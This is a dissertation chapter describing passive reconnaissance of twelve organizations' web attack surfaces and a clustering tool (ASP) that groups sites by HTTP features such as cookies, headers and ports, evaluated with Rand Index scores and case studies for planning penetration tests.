5.1.1 Good Internet Citizenship

The data gathering process for this study was guided and informed by the Menlo Report [14], as well as guidelines recommended by the developers of ZMap and Censys [45, 44]. Data gathering involved visiting multiple web sites and saving select characteristics of the network connection as well as the response from the browser. The following possible concerns were considered:

- Excessive network traffic load at the source or destination networks
- Excessive application server load at the destination server
- Security staff using resources to investigate at source or target networks
- Privacy of network owners

The procedures for data gathering addressed these concerns with the following mitigations:

- Selenium-wire [83] was used to drive an actual web browser to make all requests. Manual analysis via Burp Proxy Suite [133] verified the requests made were no different than that of a traditional web browser.
- A single thread was used, and Selenium timeout/sleep delays were included to further limit the speed of requests.

- No port scanning was conducted. All requests were application-level, from the Selenium browser.
- Censys data was used to verify ports and reduce request volume.
- Web sites were chosen using publicly available information from search engines and certificate transparency. No attempt was made to guess subdomains or visit sites by IP address.
- The Selenium web browser was directed to only visit the root page of each web site, following redirects according to server directives. No attempt was made to crawl the site.
- No attempt was made to authenticate to or otherwise "test" any site.
- A custom user agent was transmitted with every request, containing a link to a site at the university which explained the activity and gave the opportunity to opt out. No opt-out requests were received.
- All references to collected data in this dissertation have been anonymized.

5.1.2 Methodology

For this study, the web attack surface of an organization is defined as the set of all port/IP address pairs that are serving web services (i.e., the HTTP/HTTPS protocol). To develop this methodology, the data set was further scoped down to only those web sites operating with a registered domain name. Focusing on these sites and services aligned with the study's objective of showing good Internet citizenship by only gathering data from sites that were either advertised by a search engine or were issued certificates by a known certificate authority. It also allowed us to capture data

from sites occupying a single IP address but serving different responses based on the host header (i.e., the domain name of the site requested). Data gathering consisted of the following steps:

- Use search engines and recon-ng to identify domains and subdomains
- Use Bash, Python, and Censys to identify paths and ports to query
- Use selenium-wire to gather HTTP response and DOM data
- Use Burp Proxy Suite to passively collect limited vulnerability information

5.1.2.1 Use search engines and recon-ng to identify domains and subdomains

We used Google and Shodan searches to identify the domains for the twelve organizational networks in this study. From there, the `recon-ng` framework [169] was used to collect subdomains. Recon-ng allows users to enter categories of data (company names, domains, hosts, etc.) and derive other categories of data from it. For example, there are modules to derive domains from company names, hosts from domains, and so forth. In this study, recon-ng was used to derive hosts from domains. In each case, recon-ng was provided with a domain, and two modules were used to derive hosts, the `bing_domain_web module` and the `certificate_transparency module`.

Recon-ng's bing_domain_web module uses a series of dynamic queries to the Bing search engine that allow it to identify publicly-indexed hosts belonging to a domain. The certificate_transparency module makes a query to crt.sh in an attempt to identify subdomains based on certificate transparency records. Certificate transparency (CT) was established so that TLS certificates could be auditable. It enables

browsers to check certificates against a known reliable log, but it also allows anyone seeking to enumerate subdomains to query that same log and identify services using TLS certificates, even ones that may not be publicly indexed. CT results were included in this study because they provide a more complete view of the web attack surface using a search engine without the need for active domain enumeration and other aggressive techniques applied directly to the target domains[149].

5.1.2.2 Use Bash, Python, and Censys to identify paths and ports to query

We developed a Bash script to execute the `dig` command for every subdomain identify in the previous step, using DNS to passively identify which subdomains were active and also to retrieve the corresponding IP address.

Traditionally, web services listen on port 80 for HTTP and 443 for HTTPS. However, many services listen on other, non-standard ports. These must also be considered part of the web attack surface, and may even be more interesting since these ports are typically test or development applications or administrative consoles [102]. In order to ensure these were captured, Censys [44] was queried for all ports with a query similar to the following: `(dns.names: {domain.com} or autonomous_system.asn: {nnnn}) and services.service_name:HTTP and not services.port: {80,443}`

We developed a Python script to parse the list of resolved host/IP address pairs. The script looked up each IP address in the list of IP address/port pairs provided by Censys. If the IP address was found in Censys, an entry was created for each port and protocol (HTTP or HTTPS) pair found. If the IP address was not found in Censys, two entries were created, one each for HTTP and HTTPS. Since no port was specified for these, our recon script used the default ports of 80 and 443,

respectively. Python was also used to eliminate RFC 1918 addresses since they could not be accessed from the Internet [141]. `Whois` queries against each remaining IP address determined the Autonomous System Number (ASN) description. The ASN description would be later used as a security-relevant feature.

5.1.2.3 Use selenium-wire to gather HTTP response and DOM data

We used the selenium-wire library to browse the root path for each host/port pair with a Chromium browser. Selenium-wire was chosen because it allows the script to access response information, not just the rendered DOM in the browser. This feature allowed the retrieval script to gather headers, certificate information, and other information that the as-built selenium library did not allow. In the interest of good Internet citizenship, the retrieval Python script provided options to selenium-wire so that the Chromium browser transmitted a customized user-agent header containing a link to a description of the project with instructions on how to receive more information or opt out of this research entirely [147].

The information described below was captured and saved in a single file per path/port pair:

- Path: the URI used by the Chromium browser to access the site, *i.e.* `https://example.com`
- IP address: the IP address returned by the DNS resolver in a prior step
- ASN description: the ASN description, which helps differentiate cloud-hosted systems from those hosted on-premises
- Certificate information: detailed information about the certificate used to protect HTTPS sites. This information was not used because the script routed

requests through Burp Proxy Suite, which interrupts the connection to decrypt and analyze the responses and thus provides its own certificate.

- HTTP response headers: a list of the response headers returned by the server
- HTTP status code and reason: the status code and reason (i.e., 301 Moved Permanently) returned by the server
- Raw response: the bytes of the response body, decoded according to the content encoding specified by the server.
- Outer HTML: the outer HTML of the response as shown in the browser DOM. In some cases this would be the same as the raw response. However, if the browser was redirected or the DOM was dynamically created by JavaScript, the Outer HTML would represent a more accurate picture of the final page as loaded from the domain.
- List of requests: a list of all requests made by the browser as a result of the initial request. This includes all redirects as well as all script includes, css files, images, etc.
- A screen capture of the web page as it appeared in the browser

5.1.2.4 Use Burp Proxy Suite to passively collect limited vulnerability information

As mentioned earlier, every request was routed through Burp Proxy Suite. Using a licensed professional version of the software, it was possible to obtain a limited list of passive vulnerabilities from every site scanned. It would be inappropriate and potentially illegal to actively test sites for vulnerabilities without permission.

However Burp finds some vulnerabilities using passive scanning, meaning it searches through the responses received for common vulnerabilities. Burp's passive scanning cannot detect SQL injection or Cross-Site Scripting, for example, but it will identify many common vulnerabilities, including cookies missing recommended flags, insecure password submittals, and many more.

Once data retrieval for a particular network was completed, the vulnerabilities were saved in XML format from Burp. The Burp session, containing a complete record of the requests and responses, was saved in case additional information was needed later.

5.1.3 Results

Just because a certificate was issued for a subdomain, it doesn't mean it is Internet-facing, used as the name for a website, or even used at all. Thus a large number of subdomains were found in reconnaissance, but a notably smaller number were ultimately found to be hosting valid web sites accessible from the Internet. Table 5.1 shows these numbers as categorized by the industry of the network in each of the twelve data sets.

5.2 Developing the Framework

The studies conducted in Chapter 3 focused on a small subset of relatively consistent features, so experimentation was conducted using Python scripts and importing data from CSV files or JSON, and parameters for the similarity and clustering algorithms were made directly in code. Because of the number and diversity of fea-

Industry of Target Network	Subdomains Found	Websites Found
Financial	2,669	185
Hospital System	149	90
College	1,304	636
Food	808	325
Tourism	2,620	367
Professional	1,977	476
Hospitality	1,227	620
Resort	901	161
Government	1,202	409
Travel	1,853	480
Healthcare	4,256	948
Retail	6,221	636

Table 5.1: Subdomains and web sites in study

tures found in a web attack surface, a different approach was used.

We designed and developed a Python application framework called Attack Surface Processor (ASP). This GUI and framework processed and clustered the nodes on the attack surface based on security-relevant features[1]. A security-relevant feature could be any characteristic of an attack surface node where a difference or similarity could make the node interesting from a security perspective. The definition of "interesting" varies based on the purpose of the analysis. For example, a penetration tester searching for vulnerabilities has different goals and objectives than a red team seeking to simulate a threat searching for a quiet entry point into the network.

Security-relevant features can also be derived from security guidance like the OWASP Top Ten, shown in Table 5.2. The OWASP Top Ten is a list of security risks deemed most important by the Open Web Application Security Project. It is an industry-standard framework followed by many organizations and used to categorize vulnerabilities and develop test plans [125]. By reviewing security guidance and associated test techniques, we could determine the features most relevant to a particular

[1]ASP is available as open source at https://github.com/0xd0ug/asp.

ID	OWASP Top Ten Item
A01	Broken Access Control
A02	Cryptographic Failures
A03	Injection
A04	Insecure Design
A05	Security Misconfiguration
A06	Vulnerable and Outdated Components
A07	Identification and Authentication Failures
A08	Software and Data Integrity Failures
A09	Security Logging and Monitoring Failures
A10	Server Side Request Forgery (SSRF)

Table 5.2: OWASP Top 10 Security Risks [125]

	A01	A02	A03	A04	A05	A06	A07	A08	A09	A10
ASN description				✓	✓				✓	
Cookie names	✓	✓	✓				✓			
WWW-Authenticate Header	✓	✓	✓	✓	✓		✓		✓	
Location header			✓	✓						
Non-password forms			✓					✓		✓
Password forms	✓	✓	✓	✓	✓		✓	✓	✓	✓
Port		✓			✓					
Server header						✓				
Status code	✓				✓		✓			
X-Powered-By Header						✓				

Table 5.3: Possible applicability of each feature to OWASP Top 10
✓ means the feature in the first column could be relevant to the vulnerability in the top row.

security vulnerability.

Below is a list of security-relevant features and the reason they were chosen for this iteration of the framework. The relevant OWASP Top 10 risk(s) for each feature are shown in Table 5.3.

- Autonomous System Number Description: This indicates the network operator of the system. ASN's can help testers differentiate cloud systems that require

additional test techniques. Outliers could indicate third party systems that require additional permission to test legally or systems hosted individually, which may not be subject to the same security controls as systems in the "primary" ASN.

- Cookie Names: Cookies are used to track state between multiple stateless HTTP requests [94]. The names of these cookies (*i.e.* JSESSIONID, SM_USER) can indicate the technology used to handle authentication.

- Location Header: This indicates the URL the web server instructs the web browser to visit during a page redirect. This can provide clues about site structure and, for authenticated sites, may provide clues about the authentication mechanism in place.

- Non-password Forms: Forms not used for login purposes may be used to enter general data which could be reflected, stored, or used to make database queries. These forms need to be tested for injection vulnerabilities.

- Password Forms: These forms are usually used for logins or changing/setting passwords or other confidential information. Similar forms are more likely to have similar purpose or similar underlying technology.

- Port: Research on Censys and Nmap documentation show that most web services listen on ports 80 and 443 [102, 44]. Web services listening on other ports could indicate atypical services that require different testing methods or non-public services of higher interest.

- Server Header: The server header indicates the software that responded to the HTTP request[118]. The grouping of server headers can indicate how many different technologies are in use and how consistently they are updated.

- Status Code: The HTTP status code indicates the result of the request [55]. Certain values could indicate the site is behind authentication or malfunctioning, and outliers could indicate unique server configurations or types.

- WWW-Authenticate Header: This header is an authentication challenge containing the authentication method requested and any parameters (sometimes a message to be displayed in a dialog box to the user) [55]. Outlier values could indicate authentication that is not centrally managed.

- X-Powered-By Header: This header describes the technology behind the web site, *e.g.* PHP, ASP.NET. Contrast this with the server header described above, which tends to describe the web server itself. OWASP recommends removing this header because it is helpful to an attacker. Though less frequent than the server header, the clustering of this header can indicate the spread of technologies used within the attack surface and how consistently they are updated [124]

ASP allows the user to pick one of the features above by which to cluster the data set using agglomerative clustering. Similar to the previous study, the `sklearn` agglomerative clustering function was used, and distances were pre-computed [131]. The ASP GUI is shown in Figure 5.1. Ultimately, ASP outputs a test plan showing the attack surface compressed by security-relevant features, and it includes general test guidance for each security-relevant feature based on OWASP recommendations. An excerpt from that test plan for a single cluster is shown below:

- Feature: ASN Description

- Web Site List: Redacted (106 sites in this cluster)

- Features in cluster: AMAZON-02, AMAZON-AES



Figure 5.1: Attack Surface Processor User Interface

- Test guidance:
  - Ensure organizations are in scope.
  - Identify and test cloud systems separately.
  - Identify unusual organizations and determine their sites' purpose.

A significant part of this research involved identifying the best way to compute similarities for each type of feature. Since the agglomerative clustering algorithm doesn't change from feature to feature or data set to data set, the similarity between features in a feature set is the key to success.

There are several algorithms capable of computing similarity between two strings [57]. For most string features in this research, the Jaro string similarity [121] was used. Jaro computes a similarity ratio from 0 to 1, with a score of 1 for a pair indicating an exact match and 0 indicating no similarity. Jaro was chosen because it works on strings of different length, but also because it has a counterpart, Jaro-Winkler [61], which uses the same basic algorithm with a slight weighting for the

similarity of the front of the string. This front-weighting is useful in some instances. For example, server headers frequently provide a product name, *e.g.* Apache, followed by a version number, *e.g.* 2.4.1. Relatively speaking, the Jaro-Winkler algorithm gives a higher similarity score for two Apache servers than it would for an Apache server and a server from a different technology. This is a desired outcome: grouping similar server technologies together so outliers are more easily detected.

For all string similarities regardless of weighting, we modified the algorithm to ensure that when two empty strings were compared, the similarity was returned as 1 (perfectly similar). Jaro typically returns a 0 for these strings, because they have no matching characters. This is undesirable, because the zero similarity score would result in all blank strings being individual outliers, when for this study it was preferred to have empty values grouped together in a single cluster so the reason for the empty value can be investigated, or so they can be ignored as a group without drawing attention from the more interesting outliers.

Multiple methods were considered for each security-relevant feature before settling on the methods below:

- ASN Description: Front-weighted string similarity was used because an inspection of ASNs in general showed that ASNs from the same company tend to start with the same name.

- Cookie Names: Front-weighted string similarity was effective here as well, because several cookies were observed to consist of a prefix followed by a random value and/or a timestamp. Front-weighted strings increased the likelihood these similar cookies would be grouped together.

- Location Header: Location header similarity was ultimately computed using a customized back-weighted string. Early attempts used standard string similar-

ity, but many location headers were inconsistent. Better results were achieved by reversing the string before applying Jaro-Winkler (effectively a back-weighted similarity), but random parameters in some location headers caused an issue. Thus the location header was transformed to remove everything after the first parameter name. Then back-weighted Jaro similarity was used. This allowed the parameter name and file extension (if present) to weight the similarity, reflecting the desire for the technology/configuration to matter more than the domain.

- Password and Non-password Forms: For each type of form (password and non-password), Jaccard similarity was computed. Pre-processing created a set of all unique words across all instances of that type of form in the dataset. It was then determined which forms had the most words in common. This method ignores duplicate words, ignores the order of parameters, and gives equal weight to parameters and values.

- Port: String similarity was used for ports, with a 20% weight based on the category of the port (*e.g.* well-known, registered, or dynamic/private). This addressed a recurring issue that showed very high ports were being arbitrarily clustered with common lower ports.

- Server Header: Front-weighted strings were used for server headers, for the reasons outlined above (keeping similar technologies together to detect outlier versions).

- Status Code: Front-weighted strings were used for status codes, because they are categorized by the first digit, with most common codes having zero for their second digit [55].

- WWW-Authenticate Header: String similarity was used for this header, because similar technologies will produce similarly-formatted headers, even if the message for the user and other parameters are different.

- X-Powered-By Header: Front-weighted string similarity was used for this header, for the same reasons as the server header.

ASP also allows the user to specify the distance threshold, a key parameter in agglomerative clustering, by moving a slider in the UI. The agglomerative clustering algorithm begins with each node in its own individual cluster, then recursively combines nodes if their distance falls below the given distance threshold. Computing similarities is the computationally-intensive part of this exercise; the actual clustering is nearly instantaneous for the data sets used in this study. The end result of this speed is that a user can move the distance slider in the UI and see the results dynamically.

ASP displays the results in a text box sorted by cluster. Clusters are separated into multiple lines with each line representing the nodes where the features are identical. So a group of nodes clustered together on a feature where within the cluster there were five unique features would be separated into five lines. This is analogous to the "intra-cluster outliers" used in the previous study of network attack surfaces, where the most prevalent item in the cluster was identified. A single line representing a single feature can be highlighted and then "fixed" in the GUI, filtering out all other clusters. This has two purposes. First, the user can use the distance threshold slider to determine optimal clustering by easily seeing which distance threshold value optimally groups other nodes with the chosen feature. Second, the user can choose to split the cluster by another feature to gather more information about the cluster. For example, did all nodes that returned the same WWW-Authenticate Header re-

turn the same status code? If not, this indicates a potentially different technology or configuration that bears investigation.

We developed and tested ASP's one-click automatic planning function during the experiment outlined below. By clicking the "Auto Plan" button with a feature highlighted, ASP will cluster the attack surface based on the current feature using the ideal distance threshold. The "Auto Plan All" button generates clusters and plans for every feature with a single click. The end result is a listing of web sites and the recommended action to take for each, grouped according to similar sites to allow easy identification of "interesting" sites and duplication of similar test actions to save effort.

5.3 Experiment

To conduct the experiment, we chose 6 of the 12 organizations in the data set at random. We used ASP to manually cluster each data set by each security-relevant feature. The distance threshold was adjusted with the goal of grouping nodes with similar features while also isolating nodes with interesting features. A minimum and maximum distance threshold was identified and recorded for each case. Then we analyzed each cluster for each security-relevant feature in each data set to gather data to calculate the Rand Index. These values would help determine if a web attack surface could be meaningfully compressed by each security-relevant feature

Following this, a median distance threshold for each feature was calculated and coded into the algorithm for each feature, and the experiment was repeated for the remaining 6 organizations, this time without adjusting the distance threshold. Again, we analyzed each cluster to gather data to calculate the Rand Index. These values were compared to the previous values to determine the feasibility of clustering

the attack surface automatically, without having to manually choose the distance threshold.

5.3.1 Determining the ideal distance threshold

To explain the methodology for determining the ideal distance threshold, it is necessary to return to the intent of this study, reducing the workload for manual offensive security testing. The algorithm implemented by ASP does this by grouping similar nodes so that similar test cases can be repeated, and by highlighting interesting nodes that require unique testing or may be of higher interest to a tester.

We loaded each data set into ASP, and each security-relevant feature was selected. Upon choosing a feature, ASP clusters based on a default distance threshold (at the beginning, this was set to 0.2). The distance threshold slider was then adjusted until clusters were separated in an ideal fashion. What constitutes "an ideal fashion" can vary from test purpose to test purpose. For the purposes of this study, the following general definitions were used:

- ASN Description: Nodes on networks controlled by similar organizations
- Cookie Names: Nodes with cookies whose names appear to indicate a similar underlying technology
- Location Header: Nodes that redirect to a similar technology or function
- Password and Non-password Forms: Nodes with a form that appears similar in function or underlying technology
- Port: Nodes on ports that typically represent similar technologies/levels of interest

- Server Header: Nodes based on similar technology
- Status Code: Nodes with status codes that indicate a similar server reaction
- WWW-Authenticate Header: Nodes with similar authentication mechanisms
- X-Powered-By Header: Nodes based on similar technology

By combining items with similar values for each security-relevant feature, testers can repeat and where possible automate tests for those nodes based on the fact that similar actions would be appropriate for each node. Furthermore, testers can review interesting nodes that were not clustered by the algorithm or were clustered into a small unique group and manually review/test them as the unique nodes they are.

For example, in most of the data sets, the ASN Description consisted of a large cluster or clusters of nodes under the same/similar ASN. This is expected, as most companies will host their systems under their own ASN or under a single cloud provider. The most interesting nodes are the "outlier" nodes where a single or a few nodes are found alone under an ASN. Are these nodes serving a unique purpose? Are they not managed by the primary IT department? For whatever reason, they are worth a closer look.

Listening port is another excellent example. Data gathering for this study showed that nodes will group themselves around the most common ports, 80 and 443. Systems on other ports will generally require the browser to have the port manually entered at the end of the URL, so these are often used for administrative or other non-public uses. They are interesting and bear closer attention as well. If several nodes are grouped because they listen on the same non-standard port, that is interesting too.

Once the "ideal" distance threshold was determined, the distance threshold slider was moved up and then down to the highest and lowest values possible such that the grouping did not change. In other words, any distance threshold between these upper and lower bounds inclusive would result in the same value. These values were recorded, and the mean was calculated for each feature in each data set. Once all six data sets were processed in this manner, the mean value for each feature/data set pair's distance threshold was calculated across all six data sets. Then for each feature, the median of these distance threshold values was calculated and coded into the algorithm. Those values would become the default value for distance threshold for each feature and were used to process the remaining six data sets without user interaction.

5.3.2 The Rand Index

The Rand Index (RI) is a method used to determine how close the answers are between two clustering algorithms [144]. RI considers each pair in a data set and calculates the ratio of the pairs which were clustered the same in each group to the total number of pairs. RI is thus a simple accuracy calculation. If every pair that was put together by one algorithm was also put together by another, and every pair that was separated by the one algorithm was also separated by the other, then RI is equal to 1.

A typical equation for RI is shown in Equation 5.1, where a and d represent the number of pairs where both algorithms agreed on the outcome (paired together and separately, respectively), and b and c represent the number of pairs where the two algorithms disagreed on the outcome (paired together in the first but separately in the second and paired separately in the first but together in the second, respectively).

$$\frac{a+d}{a+b+c+d} \tag{5.1}$$

RI can also be used to determine how closely a clustering algorithm aligns with ground truth by replacing the first clustering algorithm results with ground truth. For the data in our study, there is frequently no one ground truth because the goal is to group nodes together and highlight unique nodes. As such, the bar for ground truth accuracy is much lower since there are often several acceptable "ground truths". Thus the question becomes "How closely did the algorithm approximate a useful grouping?" rather than "How closely did the algorithm approximate the correct grouping?" Because of this, it is easier and more useful to measure incorrect decisions rather than correct ones. It is feasible to review clustering output, identify which nodes are out of place, and calculate the disagreements b and c. We can then calculate RI using Equation 5.2.

$$1 - \frac{b+c}{a+b+c+d} \tag{5.2}$$

For example, consider the excerpt showing only one cluster from data set 4 in Table 5.4. The algorithm incorrectly clustered these 14 nodes together. The 10 nodes with the same server header were correctly clustered together, as were the 4 nodes with the same server header. But `web` is not related to `awselb/2.0` in a meaningful way, so the 10 shouldn't have been paired with the other 4, meaning 40 pairings were incorrect. So assuming this was the only error, $b = 0$ and $c = 40$. $b + c = 40$. Data set #4 had 325 nodes, and $\frac{325(325-1)}{2} = 52,650$ pairs, so $RI = 1 - \frac{40}{52650} = 0.99924$

RI is not without its problems. Even a dataset clustered randomly will not

Node Count	Server Header
10	web
4	awselb/2.0

Table 5.4: Cluster from data set #4 with nodes incorrectly paired

have a zero score, and RI is less useful for evaluating a large number of clusters [144]. In spite of these limitations, RI is above all else the ratio of correct decisions to total possible decisions. Since this study is not comparing values externally, and since a case study below will demonstrate what a "low RI score" translates to qualitatively for this data set, RI is perfectly adequate for this intent.

5.3.3 Statistical Results

The results for the first six data sets are shown in Table 5.5. The top row contains the number which references the data set, and the left column contains the list of security-relevant features, sorted from highest mean RI to lowest. The top five features received perfect RI scores for all six data sets. This means that by manipulating the distance threshold parameter of the clustering algorithm it was possible to compress the nodes in an "ideal fashion", which for this study meant that nodes whose features indicated similar security-related technology, configuration, or state were grouped together. This manual process which allowed for variable distance threshold scored a perfect RI for 45 out of 60 feature/data set pairs.

The results for the last six data sets are shown in Table 5.6. These data sets were compressed using the distance threshold values for each feature calculated from the previous step. The compression was performed using ASP's one-click automatic planning function, so there was no opportunity to tune the algorithm by adjusting

Feature / Data Set	1	3	6	7	9	11	mean
Auth header	1.000	1.000	1.000	1.000	1.000	1.000	1.000000
Non-password forms	1.000	1.000	1.000	1.000	1.000	1.000	1.000000
Status code	1.000	1.000	1.000	1.000	1.000	1.000	1.000000
X-powered-by	1.000	1.000	1.000	1.000	1.000	1.000	1.000000
ASN description	1.000	1.000	1.000	1.000	1.000	1.000	1.000000
Server header	1.000	0.999	1.000	1.000	0.999	1.000	0.999959
Port	1.000	0.999	1.000	0.999	0.999	1.000	0.999924
Password forms	0.999	1.000	1.000	1.000	1.000	1.000	0.999873
Cookie names	1.000	1.000	0.999	1.000	0.999	0.999	0.999715
Location header	0.998	0.999	0.999	0.999	0.999	0.999	0.999298

Table 5.5: Rand indices (manual/variable)

Feature / Data Set	2	4	5	8	10	12	mean
Auth header	1.000	1.000	1.000	1.000	1.000	1.000	1.000000
Non-password forms	1.000	1.000	1.000	1.000	1.000	1.000	1.000000
Status code	1.000	1.000	1.000	1.000	1.000	1.000	1.000000
X-powered-by	1.000	1.000	1.000	1.000	1.000	1.000	1.000000
Server header	1.000	0.999	1.000	1.000	1.000	1.000	0.999873
Password forms	0.999	1.000	1.000	0.999	1.000	1.000	0.999751
ASN description	1.000	1.000	0.995	1.000	1.000	1.000	0.999154
Location header	1.000	0.997	0.999	1.000	0.985	1.000	0.996960
Port	1.000	1.000	0.998	1.000	1.000	0.982	0.996791
Cookie names	0.928	1.000	0.999	1.000	1.000	0.996	0.987348

Table 5.6: Rand indices (automated/fixed)

the distance threshold. As before, these results are sorted from highest mean RI to lowest, and the top four features received perfect RI scores. Most features compressed well, though there is a significant drop-off in RI for location header, port, and cookie names, indicating these features did not automate as well as the others. Even so, the automated process which did not allow for any distance threshold adjustment, scored a perfect RI for 48 out of 60 feature/data set pairs, outperforming the manual process.

In order to further determine if automation was feasible, we used the Mann Whitney U test to determine if the means of the RI values calculated for automatic data sets differed significantly from those calculated for the manual data sets. In this case, disproving the null hypothesis would indicate that these two processes provided significantly different results. The `scipy.stats mannwhitneyu` module was used to compute Mann Whitney U at a significance level of 0.05 against the normal distribution with correction for the fact that RI is continuous. The result was $p = 0.2505$, and since $p > 0.05$, the null hypothesis cannot be rejected, and there is no statistically significant difference between RI for the automatically-generated compressions and the manual ones [150, 103].

5.3.4 Case Studies

Since one purpose of our study was to determine if the techniques would generate meaningful compressions for offensive security testing, it is important to review case studies of examples using actual ASP output and walking through what a typical tester might do with the data. The case studies are similar to those in the previous network attack surface studies.

5.3.4.1 Worst case

The compression with the lowest RI was the automated compression of data set #2 using the cookies feature, with a score of 0.928. The results for this compression are shown in Table 5.7. Developing a use case for this worst case will help illustrate the anticipated lower-bound performance of the algorithm.

The reason for the lower RI score for this compression is two-fold. First, data set #2 was the smallest data set, having only 90 nodes in a group of data sets with

a mean of 443 nodes. Second, it is reasonable to assume that all the cookies that begin with `NSC_JO` should be clustered together because they were likely generated by a similar technology. However, while 28 of these cookies are clustered together (because they are identical), 9 of these cookies were not clustered with any others or themselves. So 28 should have been clustered with the 9, and the 9 should have been clustered together. This counts as $28 * 9 + \frac{9(9-1)}{2}$ or 288 mistakes, representing the pairs that were together in the ground truth but not paired together by the clustering algorithm. The count of those pairs becomes the b value in Equation 5.2.

However, these nodes are only separated into two places: Cluster 1 and the grouping of outlier nodes. It is trivial for the tester to recognize this and apply the same action to these two groupings. Thus even the compression with the lowest RI score is valuable, and the variance from ground truth does not significantly impact the level of effort. This can be observed in the walk-through of potential tester actions below.

Following are actions a tester might take using the information from this compression:

- 32 of the 90 nodes did not set a cookie upon first request, so there is nothing to investigate on these nodes with respect to cookies.
- Cluster 1 contains 28 nodes that set a cookie with the exact same name, even though it appears to have a pseudorandom suffix. This might be indicative of a Cryptographic Failure.
- The nodes with similar cookie prefixes in the outliers may be generated from a system with similar technology and can be investigated together.
- The nodes in cluster 4 set a shorter cookie with a similar prefix. These systems

Index	Cluster	Count	Cookie names
0	0	4	ARRAffinitySameSite
1	1	28	NSC_JObmcvwlblztk4adyswgejeui45zzcs
2	2	2	incap_ses_8217_2835673
3	3	2	affinity
4	4	2	NSC_GSLB_00000050
5	4	1	NSC_GSLB_00000cb3
6	4	1	NSC_GSLB_00000875
7	5	2	SESSION
8	6	32	
9	OUTLIERS	1	autolaunch_triggered
10		1	biobank
11		1	DEFAULTLOCALE
12		1	connect
13		1	NSC_JO1g0a00d30h5ctbekbq0hb0enpv3cs
14		1	NSC_JOiq2kq2c0sapx1ejnrzqpcnnu40kds
15		1	NSC_JO2xqqu2ef4q533dtvicdibju0iumds
16		1	NSC_JOup3vrjdwsbkdtdknwu4newrei2mcs
17		1	NSC_JOj0n40jd3cvmqyc2k3evtcqgnfkfds
18		1	NSC_JO3jdm5zes4uvsgcias44uczmoidzbs
19		1	isMobileDevice
20		1	a39c2770dc13680d7e82f5b99714da9f
21		1	NSC_JOgt24oyddwpd1vdvkzrs0c1pudm1cs
22		1	NSC_JOvyheo5e32vzdzctnbpxldhvfvc4es
23		1	MyChartPersistence
24		1	NSC_JO44nwoodyho0ntegv52o5efpagg0es

Table 5.7: Data set #2 compressed by cookies

may be similar but should be investigated as a group.

- The names of the cookies set by the remaining nodes can be researched and investigated individually.

Our compression of data set #2 by cookies has identified 41 out of 90 nodes that may be more interesting and should be prioritized by an offensive security tester to determine their purpose and value.

5.3.4.2 A Best Case

The highest possible RI was 1.000, meaning that no nodes were incorrectly paired when they should have been kept apart, and vice versa. Below is a case study using one of the automatically-calculated data sets using cookies. The compression is shown in Table 5.8.

Following are actions a tester might take using the information from this compression:

- Cluster 1 contains cookies with similar name likely from similar technologies. A Google search shows these cookies are associated with Azure, indicating cloud-based tests might be appropriate.
- The outlier on line 8 is a node with a cookie that contained the name of the company. This indicates a server that is likely either developed or customized in-house, driving additional custom offensive security testing.
- Several of the remaining clusters and outliers indicate cookies that are used to store session information. Analyzing these cookies may be useful to determine if there are any cryptographic weaknesses or session fixation vulnerabilities.
- The remaining cookies can be researched to determine what technologies they are associated with. Custom tests can then be derived and executed individually.

In this data set only 17 of the 325 sites set cookies in response to a request against the base URL. Only 7 of those 17 have names to indicate they contain session information. Password forms and basic authentication should also be analyzed to ensure all sites potentially protected by authentication are identified for testing.

Index	Cluster	Count	port
0	0	308	
1	1	5	ARRAffinitySameSite
2	1	1	ARRAffinity
3	2	2	_accelerator_session_id
4	3	4	__VCAP_ID__
5	OUTLIERS	1	JSESSIONID.1012d7e3
6		1	cc_sessions
7		1	PHPSESSID
8		1	[redacted]_session
9		1	ASP.NET_SessionId

Table 5.8: Data set #4 compressed by cookies

5.3.4.3 Perfect Across The Board

The Authorization Header feature received a 1.000 RI from all 12 data sets. The compression of data set #9 by this feature is shown in Table 5.9. Following are actions a tester might take using the information from this compression:

- Cluster 2 looks like a pair of internal servers from the word "intranet" in the referenced domain. This bears special attention because their being Internet-facing might be a Security Misconfiguration.
- Cluster 3 has two servers with similar names, one with "sec" (security, possibly?) and another with "admin". These could be sensitive servers and worth special attention.
- For the remaining clusters, researching the responses and reviewing other information from the server could provide information on the underlying technology. This should be used to create a custom list of possible default username/-password pairs, and it can also be used to tailor a custom dictionary for each technology.

This compression has highlighted 4 nodes that bear special attention and

Index	Cluster	Count	Authorization Header
0	0	4	Basic realm="Horde DAV Server"
1	1	396	
2	2	2	Basic realm="intranet.REDACTED.REDACTED"
3	3	1	Basic realm="adminfs.REDACTED"
4	3	1	Basic realm="secfs.REDACTED"
5	4	4	Basic realm="Restricted Area"
6	OUTLIER	1	Basic realm="Access Denied"

Table 5.9: Data set #9 compressed by authorization header

helped separate the remaining nodes in a meaningful way that will facilitate evaluating these systems for OWASP Top 10 risks.

5.4 Results and Conclusions

5.4.1 Compression by security-relevant features

